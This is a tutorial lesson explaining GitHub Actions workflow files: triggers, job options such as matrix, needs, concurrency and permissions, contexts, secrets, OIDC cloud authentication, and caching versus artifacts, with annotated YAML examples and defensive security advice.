In a nutshell
GitHub Actions is a tireless robot assistant that lives inside your GitHub repository and does chores for you whenever something happens to your code. You leave it a to-do list written in a plain text file; every time you push a commit or open a pull request, the robot reads the list, borrows a brand-new computer from GitHub for a few minutes, runs your chores on it (install, test, build, deploy), reports back with a green tick or a red cross on the commit, and then throws the computer away. You never rent, patch, or babysit a server — you just describe the work, and the description lives right next to the code it tests.
Here is the whole thing as one picture. Think of it as a recipe card taped inside a rental kitchen. The recipe (your workflow file) says “when someone rings the bell (an event), cook these dishes (jobs), and here are the steps for each dish”. The kitchen is rented fresh for every order and scrubbed clean afterward — so anything you want to keep (a finished cake, a receipt) you must deliberately hand to the next cook (an artifact) or stash in the pantry (a cache), because the kitchen itself is wiped. And the kitchen only gets the exact door keys you choose to hand it (permissions and secrets), so a careless or malicious recipe can’t walk off with the whole building.
That’s the model. The rest of this lesson simply un-jargons the words in bold: workflow → job → step → action, the events that ring the bell, the runners that do the cooking, the contexts that carry information between steps, the secrets and permissions that keep it safe, and the caches and artifacts that move data across the boundaries. By the end you’ll be able to open any workflow file in the wild and know exactly what every line does — and write your own from a blank file.
Level: Beginner-friendly foundational, with intermediate depth · Time: ~45–55 min to read, ~30 min for the hands-on lab
GitHub Actions is the most widely used CI/CD system in the world, and for most engineers it is the first one they ever touch — because it lives inside the place the code already is. There is no separate server to stand up, no agent to register before your first build: you commit a YAML file under .github/workflows/, push, and GitHub spins up a fresh virtual machine, runs your steps on it, and shows you a green tick or a red cross on the commit. That low barrier to entry is exactly why it is so often used badly. People copy a workflow they half understand, it works, and the underlying model — what an event is, what a job is versus a step, where a secret comes from, why the build can’t reach AWS — stays a mystery until something breaks at the worst possible moment.
This lesson removes the mystery. We walk the workflow file from top to bottom and explain every load-bearing key: the trigger events and their filters, jobs with their full option set (runs-on, needs, strategy.matrix, if, concurrency, permissions, outputs, environment), steps, the actions you call from them and how to pin them safely, the contexts and the ${{ }} expression language that glues it all together, secrets and variables at repository/environment/organisation scope, keyless cloud authentication with OIDC, and the two things every real pipeline needs — dependency caching and build artifacts. This is the foundational companion to two advanced lessons in this track: building a reusable GitHub Actions platform (composite actions, workflow_call, org-wide governance) and keyless deployments with OIDC to AWS, Azure and GCP (the deep trust-policy mechanics). Here we build the ground floor those two stand on.
Learning objectives
By the end of this lesson you will be able to:
- Lay out a workflow file correctly and explain the four-level hierarchy — workflow, job, step, action.
- Choose and filter the right trigger from the full
on:event catalogue, including paths, branches, tags and activity-type filters. - Configure a job end to end: runner selection, the
needsdependency graph, matrix builds withfail-fast/max-parallel, conditional execution withif,concurrencygroups, least-privilegepermissions, andoutputs. - Read and write the contexts (
github,env,secrets,vars,matrix,needs,runner,job,steps) and use the expression functions confidently. - Manage secrets and variables at every scope, understand masking, and replace long-lived cloud keys with OIDC.
- Speed up and connect jobs with dependency caching and build artifacts, knowing exactly how the two differ.
Prerequisites & where this fits
You should be comfortable with Git basics (commit, branch, push — covered in Git in depth), the vendor-neutral anatomy of CI/CD (pipeline → stage → job → step, triggers, agents, artifacts vs cache), and YAML and its gotchas, because everything here is YAML and the Norway/octal foot-guns absolutely apply. This lesson sits in the CI/CD module of the DevOps Zero-to-Hero course as the concrete, tool-specific deep dive that follows the abstract anatomy lesson. You need nothing more than a free GitHub account and a browser to do the lab; a local checkout and the gh CLI help but are optional.
Core concepts: the four-level hierarchy
GitHub Actions has exactly four nested levels, and almost every confusion comes from blurring them.
| Level | What it is | Where it lives | Isolation |
|---|---|---|---|
| Workflow | An automated process triggered by events | One .yml/.yaml file under .github/workflows/ |
One file = one workflow |
| Job | A set of steps that run together on one runner | A key under jobs: |
Each job gets a fresh, clean runner; jobs are isolated from each other |
| Step | A single task: a shell command or an action | An item in a job’s steps: list |
Steps in a job share the same runner and filesystem |
| Action | A reusable, packaged unit of logic you call from a step | The marketplace or a repo, invoked with uses: |
Versioned and shared across workflows |
The two facts that trip up beginners most: jobs do not share a filesystem or memory — they run on separate machines, so anything one job produces that another needs must be passed explicitly (via outputs, an artifact, or a cache). Steps within a job do share the filesystem and the same shell environment, so a file written in step 2 is there in step 3.
A workflow run is born when a trigger event matches. The event carries a payload (the commit, the pull request, the actor) which you read through the github context. The runner checks out nothing by default — you must add actions/checkout to get your code — and tears everything down when the run ends.
A repository can hold many workflow files, each reacting to different events. They run independently and in parallel unless you wire them together with
concurrency,needs(within a file), or one workflow triggering another.
The workflow file, top to bottom
A workflow file has a small set of top-level keys. Here is the skeleton with every common one:
name: CI                       # display name in the Actions tab (optional)
run-name: CI for ${{ github.actor }}   # per-run title (optional, supports expressions)

on:                            # the trigger(s) — required
  push:
    branches: [main]

permissions:                   # default token scopes for ALL jobs (least-privilege)
  contents: read

env:                           # environment variables visible to every job/step
  NODE_ENV: test

concurrency:                   # cancel/queue overlapping runs (workflow-level)
  group: ci-${{ github.ref }}
  cancel-in-progress: true

defaults:                      # default shell / working-directory for run steps
  run:
    shell: bash
    working-directory: ./app

jobs:                          # the work — at least one job is required
  build:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - run: npm ci && npm test
| Top-level key | Purpose | Notes |
|---|---|---|
name |
Workflow display name | Defaults to the file path if omitted |
run-name |
Title of an individual run | Supports expressions; great for workflow_dispatch |
on |
The trigger event(s) | Required; the only mandatory key besides jobs |
permissions |
Default GITHUB_TOKEN scopes |
Set restrictively at the top; override per job |
env |
Workflow-wide environment variables | Overridden by job-level then step-level env |
concurrency |
Serialise/cancel overlapping runs | Can be set at workflow or job level |
defaults |
Default shell and working-directory |
Applies to all run: steps |
jobs |
The map of jobs to execute | Required |
File placement is strict: workflows must live in .github/workflows/ at the repository root (not in a subfolder, not elsewhere) and use the .yml or .yaml extension, or GitHub will not see them.
Events: every way a workflow starts
The on: key is the single most important design decision in a workflow — it determines when it runs and what context it gets. Events fall into three groups: things that happen in this repository, scheduled time, and manual/external triggers.
Repository activity events (the common ones)
| Event | Fires when | Key filters | Gotcha |
|---|---|---|---|
push |
Commits are pushed (incl. tags) | branches, branches-ignore, tags, tags-ignore, paths, paths-ignore |
A tag push has no branch; filter with tags: |
pull_request |
PR opened/updated/etc. against this repo | types, branches, paths |
From forks the token is read-only and secrets are withheld |
pull_request_target |
Same as above but runs in the base repo context | types, branches, paths |
Has secrets + write token even for fork PRs — dangerous, see Security |
workflow_dispatch |
A human/API clicks “Run workflow” | inputs (typed) |
Only runs from workflows on the default branch’s definition |
schedule |
A cron timetable | cron (UTC, 5 fields) |
Shortest interval is 5 minutes; can be delayed under load |
workflow_call |
Another workflow calls this one | inputs, secrets, outputs |
Makes the file a reusable workflow — see the platform lesson |
repository_dispatch |
An external system POSTs to the API | types |
For triggering from outside GitHub |
release |
A release is published/edited | types (published, created…) |
Use for publishing artifacts on release |
issues, issue_comment, pull_request_review, discussion, label, deployment, registry_package, page_build, watch, … |
Their named activity | types |
Most support an activity-types filter |
A push workflow with all the filters:
on:
  push:
    branches:
      - main
      - 'release/**'        # glob: release/1.0, release/2.x
    branches-ignore:        # NOTE: cannot use both branches and branches-ignore
      []                    # (shown for contrast — pick one)
    tags:
      - 'v*.*.*'            # semver tags
    paths:
      - 'src/**'
      - '!src/docs/**'      # negate: ignore docs even though under src
    paths-ignore:
      - '**.md'
Rules that bite people:
- You cannot combine
brancheswithbranches-ignore(ortags/tags-ignore, orpaths/paths-ignore) in the same event — use one and negate with!inside it if needed. - Glob patterns:
*matches within a path segment,**matches across segments,?,+,[]and!(negate) also work. paths/paths-ignorefilter on the files changed in the push/PR. A PR that touches nothing matchingpathsis skipped — which becomes a problem if that workflow is a required status check (the check never reports, so the PR can’t merge). Use a path-aware approach or a “always-pass” placeholder for required checks.
Activity types
Many events fire for several sub-actions; types narrows them. For pull_request the default types are opened, synchronize (new commits), and reopened. To also run when a PR is marked ready for review:
on:
  pull_request:
    types: [opened, synchronize, reopened, ready_for_review]
Scheduled (cron) workflows
on:
  schedule:
    - cron: '0 6 * * 1-5'   # 06:00 UTC, Mon–Fri
    - cron: '*/30 * * * *'  # every 30 minutes (min interval is 5)
The five fields are minute, hour, day-of-month, month, day-of-week, always in UTC. Scheduled runs always use the workflow file on the default branch. Under heavy platform load they can be delayed or, on inactive repos (no pushes for ~60 days), disabled automatically — never rely on cron for hard real-time guarantees.
Manual dispatch with typed inputs
workflow_dispatch gives you a “Run workflow” button and an API trigger, with typed inputs that render as a form:
on:
  workflow_dispatch:
    inputs:
      environment:
        description: 'Target environment'
        type: choice
        required: true
        default: staging
        options: [staging, production]
      version:
        description: 'Version to deploy'
        type: string
        required: true
      dry-run:
        type: boolean
        default: true
Input types are string, boolean, choice (with options), and environment. Read them via ${{ inputs.version }} (or the older ${{ github.event.inputs.version }}). Note all input values arrive as strings in github.event.inputs; the inputs context preserves the declared type.
Jobs: the full option set
Jobs are where the real configuration lives. A job declares the machine it runs on and the steps it executes; everything else controls ordering, parallelism, conditions, identity and isolation.
jobs:
  build:
    name: Build & Test            # display name (optional)
    runs-on: ubuntu-latest        # the runner (required)
    needs: [lint]                 # run after these jobs succeed
    if: github.event_name == 'push'
    timeout-minutes: 30           # kill the job after N minutes (default 360)
    continue-on-error: false      # if true, a failed job doesn't fail the run
    permissions:                  # token scopes for THIS job
      contents: read
    environment: staging          # deployment environment (gates/secrets)
    concurrency:                  # serialise this job specifically
      group: build-${{ github.ref }}
      cancel-in-progress: true
    outputs:                      # values other jobs can read via needs
      version: ${{ steps.ver.outputs.value }}
    env:
      LOG_LEVEL: debug
    defaults:
      run:
        shell: bash
    strategy:                     # matrix / fan-out
      fail-fast: true
      max-parallel: 4
      matrix:
        node: [18, 20, 22]
    steps:
      - uses: actions/checkout@v4
      - id: ver
        run: echo "value=1.4.2" >> "$GITHUB_OUTPUT"
runs-on: choosing the runner
The runner is the machine. GitHub-hosted runners are ephemeral VMs created fresh per job and destroyed after; self-hosted runners are machines you register and label yourself (covered in autoscaling self-hosted runners).
runs-on value |
Runner | In 2026 |
|---|---|---|
ubuntu-latest |
GitHub-hosted Linux | Ubuntu 24.04 (latest moved off 22.04) |
ubuntu-24.04 / ubuntu-22.04 |
Pinned Ubuntu | Pin when you need stability |
windows-latest / windows-2022 |
GitHub-hosted Windows | |
macos-latest / macos-14 |
GitHub-hosted macOS | ARM (Apple silicon) by default on latest |
[self-hosted, linux, x64, gpu] |
Self-hosted, by labels | Job runs on a runner matching all labels |
group: my-group (object form) |
Runner group (org/enterprise) | For pooled self-hosted/larger runners |
runs-on: ubuntu-latest
# or pin a version
runs-on: ubuntu-24.04
# or self-hosted by labels (must match ALL)
runs-on: [self-hosted, linux, arm64]
# or a runner group + labels (larger runners, org pools)
runs-on:
  group: ubuntu-runners
  labels: [self-hosted, x64]
Always pin the OS version (ubuntu-24.04) for anything you need to be reproducible; *-latest will move under you when GitHub rolls a new image (as it did from 22.04 to 24.04), which can silently break builds.
needs: the job dependency graph (DAG)
By default all jobs run in parallel. needs creates ordering: a job waits for every job it lists to finish successfully before it starts. This is how you build a fan-out / fan-in graph.
jobs:
  lint:   { runs-on: ubuntu-latest, steps: [...] }
  test:   { runs-on: ubuntu-latest, steps: [...] }
  build:
    needs: [lint, test]        # waits for BOTH to pass
    runs-on: ubuntu-latest
    steps: [...]
  deploy:
    needs: build               # fan-in: one downstream job
    runs-on: ubuntu-latest
    steps: [...]
By default, if any needed job fails, the dependent job is skipped. To run a job even when an upstream one failed (e.g. a cleanup or a report), combine needs with an if using a status function:
  report:
    needs: [lint, test, build]
    if: ${{ always() }}        # run regardless of upstream result
    runs-on: ubuntu-latest
    steps:
      - run: echo "lint=${{ needs.lint.result }} test=${{ needs.test.result }}"
The needs.<job>.result is one of success, failure, cancelled, or skipped, and needs.<job>.outputs.* exposes that job’s outputs.
strategy.matrix: fan-out builds
A matrix runs the same job many times across combinations of variables — the cleanest way to test against multiple language versions or operating systems.
strategy:
  fail-fast: true            # default: cancel siblings on first failure
  max-parallel: 6            # cap concurrent matrix jobs
  matrix:
    os: [ubuntu-latest, windows-latest, macos-latest]
    node: [18, 20, 22]
    include:                 # add a one-off combination / extra var
      - os: ubuntu-latest
        node: 22
        coverage: true
    exclude:                 # remove a specific combination
      - os: macos-latest
        node: 18
This produces the Cartesian product (3 OS × 3 Node = 9 jobs), minus the exclude, plus the standalone include entries. Reference values with the matrix context: runs-on: ${{ matrix.os }} and node-version: ${{ matrix.node }}.
| Matrix key | Effect |
|---|---|
matrix.<name>: [..] |
Each value spawns a job; multiple keys multiply |
include |
Adds combinations or extends an existing one with extra fields |
exclude |
Removes specific combinations from the product |
fail-fast |
true (default) cancels all in-flight matrix jobs on first failure; set false to let every cell finish |
max-parallel |
Caps how many matrix jobs run at once (default: as many as available) |
Set fail-fast: false when you want the full picture (which versions pass and fail), and true for fast feedback on PRs. Matrices are limited to 256 jobs per workflow run.
if: conditional execution
if decides whether a job (or a step) runs, evaluated against the contexts. The whole if value is treated as an expression, so you can omit the ${{ }} (though it is allowed):
  deploy:
    if: github.ref == 'refs/heads/main' && github.event_name == 'push'
    runs-on: ubuntu-latest
    steps:
      - run: ./deploy.sh
      - name: Notify only on failure
        if: failure()
        run: ./notify.sh
The status check functions are essential and only meaningful inside if:
| Function | Meaning |
|---|---|
success() |
True if all previous steps/needed jobs succeeded (the implicit default) |
failure() |
True if any previous step/needed job failed |
cancelled() |
True if the workflow was cancelled |
always() |
Always true — runs even after failure/cancel (use for cleanup) |
A subtle but critical rule: once you put any if on a step that references something other than success(), that step no longer carries the implicit “only if nothing failed” guard. So if: always() runs even on failure, but if: github.ref == 'refs/heads/main' will also run after a prior step failed unless you write if: success() && github.ref == .... Be explicit.
concurrency: prevent overlapping runs
concurrency groups runs so that only one runs at a time per group; a new run can cancel the in-progress one or queue behind it.
concurrency:
  group: deploy-${{ github.ref }}
  cancel-in-progress: false   # never cancel an in-flight deploy
Set at workflow level (one in-flight run per group across the whole workflow) or job level. The classic patterns:
- PR CI:
group: ci-${{ github.ref }},cancel-in-progress: true— a new push to a PR cancels the now-stale run, saving minutes. - Production deploy:
cancel-in-progress: false— serialise deploys; cancelling a half-applied deploy is worse than waiting.
When a run is superseded with cancel-in-progress: true, the older run is cancelled. With false, at most one run waits in the “pending” state; a third queued run replaces the waiting one.
permissions: least privilege for the GITHUB_TOKEN
Every workflow run gets an automatically-provisioned token, GITHUB_TOKEN (also exposed as ${{ secrets.GITHUB_TOKEN }} and via the github.token context). It authenticates API calls back to the repo and expires when the run ends. permissions controls what that token may do.
permissions:               # workflow-level default for all jobs
  contents: read           # checkout, read repo
  pull-requests: write     # comment on PRs
  id-token: write          # mint OIDC tokens (for cloud auth)
  packages: write          # push to GitHub Packages
| Scope (selection) | Grants |
|---|---|
contents |
Read/write repository contents, commits, branches, tags, releases |
pull-requests |
Read/write PRs (comments, labels) |
issues |
Read/write issues |
packages |
Read/write GitHub Packages (GHCR) |
id-token |
Mint OIDC JWTs for keyless cloud auth (write required) |
actions, checks, deployments, discussions, pages, security-events, statuses, attestations |
Their respective APIs |
Three shortcuts and the rules:
permissions: read-all/permissions: write-allset every scope.permissions: {}(empty) removes all permissions — the token can do nothing, ideal for jobs that need no API access.- Job-level
permissionsoverride the workflow default for that job. They can only narrow what the platform/org allows.
The best practice — and increasingly the default on new repos — is to set permissions: contents: read at the top and grant extra scopes only on the specific jobs that need them. A leaked or hijacked step then has minimal blast radius. (For reusable workflows, a caller’s permissions can only narrow the called workflow’s token, never expand it — see the platform lesson.)
environment: deployment gates and scoped secrets
Attaching environment: to a job ties it to a GitHub Environment (configured under Settings → Environments), which can carry required reviewers, a wait timer, branch restrictions, and its own secrets/variables.
  deploy:
    runs-on: ubuntu-latest
    environment:
      name: production
      url: https://app.example.com   # shown as a deep-link on the run
    steps:
      - run: ./deploy.sh
When a job targets a protected environment, the run pauses until the required reviewers approve — a human gate enforced by the platform, not your script. Environment-scoped secrets are only available to jobs that name that environment, which is the cleanest way to keep production credentials away from PR jobs. (This also changes the OIDC sub claim to the environment: form — see the OIDC lesson.)
outputs: passing values between jobs
Because jobs run on separate machines, a value computed in one job reaches another only through outputs. A step writes to the $GITHUB_OUTPUT file, the job promotes it to a job output, and the downstream job reads it via needs.
jobs:
  setup:
    runs-on: ubuntu-latest
    outputs:
      tag: ${{ steps.meta.outputs.tag }}
    steps:
      - id: meta
        run: echo "tag=sha-${GITHUB_SHA::12}" >> "$GITHUB_OUTPUT"
  use:
    needs: setup
    runs-on: ubuntu-latest
    steps:
      - run: echo "Building ${{ needs.setup.outputs.tag }}"
Job outputs are always strings and are not suitable for large data or anything secret (they appear in logs/UI) — for files, use artifacts.
Steps: the unit of work
Inside a job, steps: is an ordered list. Each step is either a command (run:) or an action (uses:) — never both in one step.
steps:
  - name: Checkout            # display name (optional but recommended)
    uses: actions/checkout@v4 # call an action
    with:                     # inputs to the action
      fetch-depth: 0

  - name: Install & test
    run: |                    # one or more shell commands
      npm ci
      npm test
    shell: bash               # bash | sh | pwsh | powershell | python | cmd
    working-directory: ./app  # cd here first
    env:                      # step-scoped env vars
      CI: 'true'
    id: tests                 # referenceable id (steps.tests.*)
    if: success()             # conditional
    continue-on-error: true   # step failure doesn't fail the job
    timeout-minutes: 10       # cap this step
| Step key | Purpose |
|---|---|
name |
Human-readable label in the log |
uses |
The action to run (see pinning below) |
run |
Shell command(s); supports ` |
with |
Inputs to a uses: action |
shell |
Which shell runs run: (default: bash on Linux/macOS, pwsh on Windows) |
working-directory |
Directory to run run: in |
env |
Step-scoped environment variables |
id |
Handle to reference steps.<id>.outputs.* and .outcome/.conclusion |
if |
Conditional execution |
continue-on-error |
If true, a failing step is reported but the job continues |
timeout-minutes |
Per-step timeout |
run: vs uses: is the fundamental choice: run: executes arbitrary shell on the runner; uses: invokes a packaged, reusable action with typed with: inputs. Reach for run: for project-specific commands and uses: for anything someone has already solved well (checkout, language setup, cloud login, caching).
Workflow commands and the special files
Steps communicate with the runner through :: workflow commands and append-only files exposed as environment variables. The modern, safe approach uses the files:
- run: |
    echo "VERSION=1.4.2"        >> "$GITHUB_ENV"     # env var for LATER steps
    echo "result=ok"           >> "$GITHUB_OUTPUT"   # this step's output
    echo "$HOME/.local/bin"     >> "$GITHUB_PATH"    # prepend to PATH
    echo "## Build summary"     >> "$GITHUB_STEP_SUMMARY"  # rich Markdown on the run page
    echo "::notice title=Build::Built version 1.4.2"        # annotation
    echo "::warning file=app.js,line=10::Deprecated call"
    echo "::error::Something broke"
    echo "::add-mask::s3cr3t"   # mask a value in all subsequent logs
    echo "::group::Detailed logs"   # collapsible log group
    echo "...."
    echo "::endgroup::"
| File / command | Effect |
|---|---|
$GITHUB_ENV |
Set an env var visible to subsequent steps (not the current one) |
$GITHUB_OUTPUT |
Set a step output, read as steps.<id>.outputs.<name> |
$GITHUB_PATH |
Prepend a directory to PATH for later steps |
$GITHUB_STEP_SUMMARY |
Append Markdown shown on the run summary page |
::notice/warning/error:: |
Create annotations (surface on the run and in PR diffs) |
::add-mask::value |
Redact a value from all subsequent logs |
::group:: / ::endgroup:: |
Collapsible log sections |
The old set-output and set-env commands were removed for security; always use the $GITHUB_OUTPUT/$GITHUB_ENV files.
Actions: marketplace, types, and pinning
An action is a reusable unit you invoke with uses:. There are three kinds:
| Action type | What it is | Identified by |
|---|---|---|
| JavaScript | Runs a Node entry point directly on the runner | runs: { using: node20 } |
| Docker container | Runs inside a container you specify | runs: { using: docker } — Linux runners only |
| Composite | Bundles multiple steps into one action | runs: { using: composite } |
You reference actions in three ways:
- uses: actions/checkout@v4                       # public marketplace action
- uses: ./.github/actions/my-local-action         # action in THIS repo (path)
- uses: docker://alpine:3.20                       # a Docker image directly
- uses: my-org/shared-actions/build@v1            # action in another repo
Pinning: the security-critical decision
When you write @v4, you trust whoever controls that tag. Tags are mutable — the owner can move @v4 to point at new code, including malicious code if the account is compromised (this has happened to popular actions). The pinning spectrum:
| Pin style | Example | Mutable? | Verdict |
|---|---|---|---|
| Branch | @main |
Yes (every push) | Never for third-party — any commit runs in your pipeline |
| Major tag | @v4 |
Yes (owner can move) | Acceptable for trusted first-party (actions/*); convenient auto-patches |
| Exact tag | @v4.1.7 |
Yes (re-taggable) | Better, but a tag can still be force-moved |
| Full commit SHA | @8ade135... |
No (immutable) | Best for third-party; combine with a comment for the version |
# Pin third-party actions to a full SHA and note the version in a comment:
- uses: actions/checkout@8ade135a41bc03ea155e62e844d188df1ea18608  # v4.1.0
GitHub is rolling out immutable actions (released versions that cannot be re-tagged), which will make tag-pinning safer over time, but until an action publishes immutable releases, pin third-party actions to a SHA. Tools like Dependabot and Renovate (see Renovate) can keep SHA pins updated automatically. For deep coverage of composite actions and packaging your own, see the reusable workflows platform lesson.
Contexts and the expression language
Everything dynamic in a workflow comes from contexts — structured objects you read inside ${{ }} expressions. This is the glue that connects events, jobs and steps.
| Context | Holds | Example |
|---|---|---|
github |
Event payload + run metadata | github.sha, github.ref, github.actor, github.event_name, github.repository, github.run_id |
env |
Environment variables in scope | env.NODE_ENV |
vars |
Configuration variables (repo/env/org) | vars.REGION |
secrets |
Secrets in scope | secrets.NPM_TOKEN, secrets.GITHUB_TOKEN |
job |
The current job’s status/container/services | job.status, job.container.id |
jobs |
(Reusable workflows only) outputs of jobs | jobs.build.outputs.* |
steps |
Outputs/outcomes of prior steps in this job | steps.build.outputs.tag, steps.build.outcome |
runner |
The runner machine | runner.os, runner.arch, runner.temp, runner.name |
strategy |
Matrix metadata | strategy.job-index, strategy.fail-fast |
matrix |
The current matrix combination | matrix.os, matrix.node |
needs |
Outputs/results of needed jobs | needs.setup.outputs.tag, needs.test.result |
inputs |
workflow_dispatch/workflow_call inputs |
inputs.version |
The most-used github fields worth memorising: github.ref (full ref like refs/heads/main), github.ref_name (short name main), github.sha (commit), github.event_name (the trigger), github.actor (who triggered), github.repository (owner/repo), github.workspace (checkout path), github.run_id/github.run_number/github.run_attempt.
Operators and functions
Expressions support comparison (==, !=, <, >, <=, >=), logic (&&, ||, !), and a built-in function library:
| Function | Use |
|---|---|
contains(haystack, needle) |
Substring / array membership: contains(github.event.head_commit.message, '[skip ci]') |
startsWith(s, prefix) / endsWith(s, suffix) |
String tests: startsWith(github.ref, 'refs/tags/') |
format('{0} on {1}', a, b) |
Templated strings |
join(array, sep) |
join(matrix.*, ', ') |
toJSON(value) / fromJSON(string) |
Serialise / parse — fromJSON is how you build a dynamic matrix |
hashFiles('**/package-lock.json') |
Hash files for cache keys |
success(), failure(), cancelled(), always() |
Status checks (see if) |
A powerful pattern — generating a matrix dynamically with fromJSON:
jobs:
  discover:
    runs-on: ubuntu-latest
    outputs:
      list: ${{ steps.set.outputs.list }}
    steps:
      - id: set
        run: echo 'list=["app","api","worker"]' >> "$GITHUB_OUTPUT"
  build:
    needs: discover
    strategy:
      matrix:
        service: ${{ fromJSON(needs.discover.outputs.list) }}
    runs-on: ubuntu-latest
    steps:
      - run: echo "Building ${{ matrix.service }}"
${{ }}is evaluated before the shell runs. To avoid quoting/injection problems, never interpolate untrusted text (PR titles, branch names, issue bodies) directly into arun:script — pass it through anenv:variable instead and reference"$VAR"in the shell. See Security notes.
Secrets and variables: every scope
Configuration splits into two buckets: variables (non-sensitive, visible in logs) and secrets (sensitive, masked). Both exist at three scopes, and the resolution order is most-specific wins.
| Scope | Set in | Visible to | Resolution |
|---|---|---|---|
| Organisation | Org Settings → Secrets/Variables | Repos you select (all/private/chosen) | Lowest precedence |
| Repository | Repo Settings → Secrets/Variables | All workflows in the repo | Overrides org |
| Environment | Repo Settings → Environments → <env> | Only jobs naming that environment: |
Highest precedence |
steps:
  - run: deploy --token "$DEPLOY_TOKEN" --region "$REGION"
    env:
      DEPLOY_TOKEN: ${{ secrets.DEPLOY_TOKEN }}   # masked in logs
      REGION: ${{ vars.REGION }}                  # plain config variable
Key behaviours:
- Masking: any value registered as a secret is automatically replaced with
***in logs — but only if it appears verbatim. Transformations (base64, JSON-embedding, substrings) can leak; mask derived values yourself with::add-mask::. - Secrets are withheld from fork PRs. A
pull_requestrun triggered by a fork gets a read-onlyGITHUB_TOKENand no repo secrets, by design — this stops a malicious PR from exfiltrating your credentials. (pull_request_targetdoes not withhold them, which is exactly why it is dangerous.) secrets.GITHUB_TOKENis always present (you don’t create it); its powers are governed bypermissions.- Secrets cannot be used in
if:conditions at the job/step level the way other contexts can in all positions, and they cannot appear in theuses:line. Pass them throughenvorwith. - Variables (
vars) are for things like region names, feature flags, build configuration — anything you’d be comfortable seeing in a public log.
For the disciplined treatment of secret stores, rotation, and the “secrets in Git” cardinal sin, see secrets & configuration management.
OIDC: keyless cloud authentication
The single biggest secret-management win in CI is to stop storing cloud keys at all. With OpenID Connect (OIDC), a job mints a short-lived signed token from GitHub, the cloud provider verifies it and exchanges it for temporary credentials scoped by a trust policy — no AWS_SECRET_ACCESS_KEY in your repo, nothing to rotate, nothing to leak.
The foundational requirement is one permission and the cloud’s login action:
permissions:
  id-token: write        # REQUIRED to mint the OIDC token
  contents: read
jobs:
  deploy:
    runs-on: ubuntu-latest
    steps:
      - uses: aws-actions/configure-aws-credentials@v4
        with:
          role-to-assume: arn:aws:iam::111122223333:role/gha-deploy
          aws-region: us-east-1
      - run: aws sts get-caller-identity
The pieces, conceptually:
- The job declares
id-token: write. Without it, no token is minted and the login fails cryptically. - The cloud login action requests a JWT from GitHub’s OIDC issuer (
https://token.actions.githubusercontent.com). The JWT carries claims —sub(e.g.repo:org/repo:ref:refs/heads/main),aud,repository,ref,environment. - The cloud has a pre-configured trust policy that checks those claims (an IAM role for AWS, a federated credential for Azure, a workload-identity pool for GCP) and, if they match, hands back temporary credentials.
The crucial security property: the trust policy scopes which repo, branch, or environment may assume the role. The deep mechanics — sub claim formats per trigger, pinning to environments and reusable-workflow callers, the negative-test discipline, and the full AWS/Azure/GCP setup — are covered end to end in the keyless OIDC deployments lesson. For this foundational lesson, internalise three things: id-token: write is mandatory, OIDC replaces stored cloud keys entirely, and the trust policy (not the workflow) is what enforces scope.
Caching: speeding up repeated work
Most build minutes are spent re-downloading the same dependencies. Caching stores a directory keyed on a hash and restores it on later runs. It is an optimisation — a cache miss must never break the build.
- uses: actions/cache@v4
  with:
    path: ~/.npm                                   # dir(s) to cache
    key: npm-${{ runner.os }}-${{ hashFiles('**/package-lock.json') }}
    restore-keys: |                                # fallback prefixes on miss
      npm-${{ runner.os }}-
How the keying works:
- On a cache hit (exact
keymatch), thepathis restored and a save at the end is skipped. - On a miss, GitHub tries each
restore-keysprefix in order and restores the most recent partial match (so you get most of the deps, then install fills the gap). At the end of the job, if the exactkeydidn’t exist, the cache is saved under it. hashFiles()over the lockfile means the key changes only when dependencies change — exactly when you want a fresh cache.
| Key part | Why |
|---|---|
runner.os |
Caches are OS-specific; never share Linux and Windows caches |
A tool/language prefix (npm-, gradle-) |
Namespaces different caches |
hashFiles('lockfile') |
Invalidates only when deps change |
Many setup-* actions have caching built in — actions/setup-node@v4 with cache: npm is simpler than wiring actions/cache by hand and is the recommended path for the common languages:
- uses: actions/setup-node@v4
  with:
    node-version: 20
    cache: npm        # caches ~/.npm keyed on package-lock.json automatically
- run: npm ci
Important limits and rules (2026): the artifact/cache backend was modernised — use actions/cache@v4 (v1/v2 were retired in early 2025). Caches are scoped by branch: a job on a feature branch can read caches from its own branch, the base/default branch, but not from unrelated branches (a security boundary). Total cache storage is limited (10 GB per repository by default) and entries unused for 7 days are evicted; when the repo cap is exceeded, the least-recently-used caches are purged. Never cache secrets or anything that must always be fresh.
Artifacts: passing files between jobs and out of the run
An artifact is a file or folder you persist from a job — to hand to a later job, or to download after the run (test reports, build outputs, binaries). Unlike a cache, an artifact is a deliberate output you intend to keep or move.
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - run: npm ci && npm run build      # produces ./dist
      - uses: actions/upload-artifact@v4
        with:
          name: web-dist
          path: dist/
          retention-days: 7               # override repo default (max 90/400)
          if-no-files-found: error        # warn | error | ignore
  deploy:
    needs: build
    runs-on: ubuntu-latest
    steps:
      - uses: actions/download-artifact@v4
        with:
          name: web-dist
          path: dist/
      - run: ./deploy.sh dist/
| upload-artifact input | Purpose |
|---|---|
name |
Artifact name (must be unique within a run in v4) |
path |
File/dir/glob to upload (supports multiple lines and ! excludes) |
retention-days |
How long to keep it (default 90 days public / configurable; max 90 or 400 by plan) |
if-no-files-found |
warn (default), error, or ignore |
overwrite |
Allow replacing an existing artifact of the same name |
compression-level |
0–9 (trade speed vs size) |
The behavioural change to know: artifact actions v4 (the current version; v3 was retired January 2025) made uploads/downloads dramatically faster but introduced immutable artifacts — within a single run you cannot upload twice to the same name without overwrite: true. In a matrix, give each cell a unique artifact name (e.g. name: dist-${{ matrix.os }}) or you’ll collide. Downloading without a name fetches all artifacts from the run into separate folders.
Caching vs artifacts — the distinction interviewers probe
| Cache | Artifact | |
|---|---|---|
| Purpose | Speed up future runs (deps, build cache) | Hand files to another job or out of the run |
| Failure semantics | A miss is harmless — restore-or-rebuild | A missing required artifact is a real failure |
| Keyed by | A computed key (hash) |
A name you choose |
| Lifetime | LRU eviction, ~7 days idle | retention-days (up to 90/400) |
| Cross-run? | Yes (that’s the point) | Downloadable later, but meant for this run’s jobs |
| Use for | ~/.npm, ~/.m2, build caches |
test reports, binaries, deploy bundles |
The one-liner: cache is “I might need this again to go faster”; artifact is “I produced this and something else needs it.”
Diagram: the anatomy of a workflow run
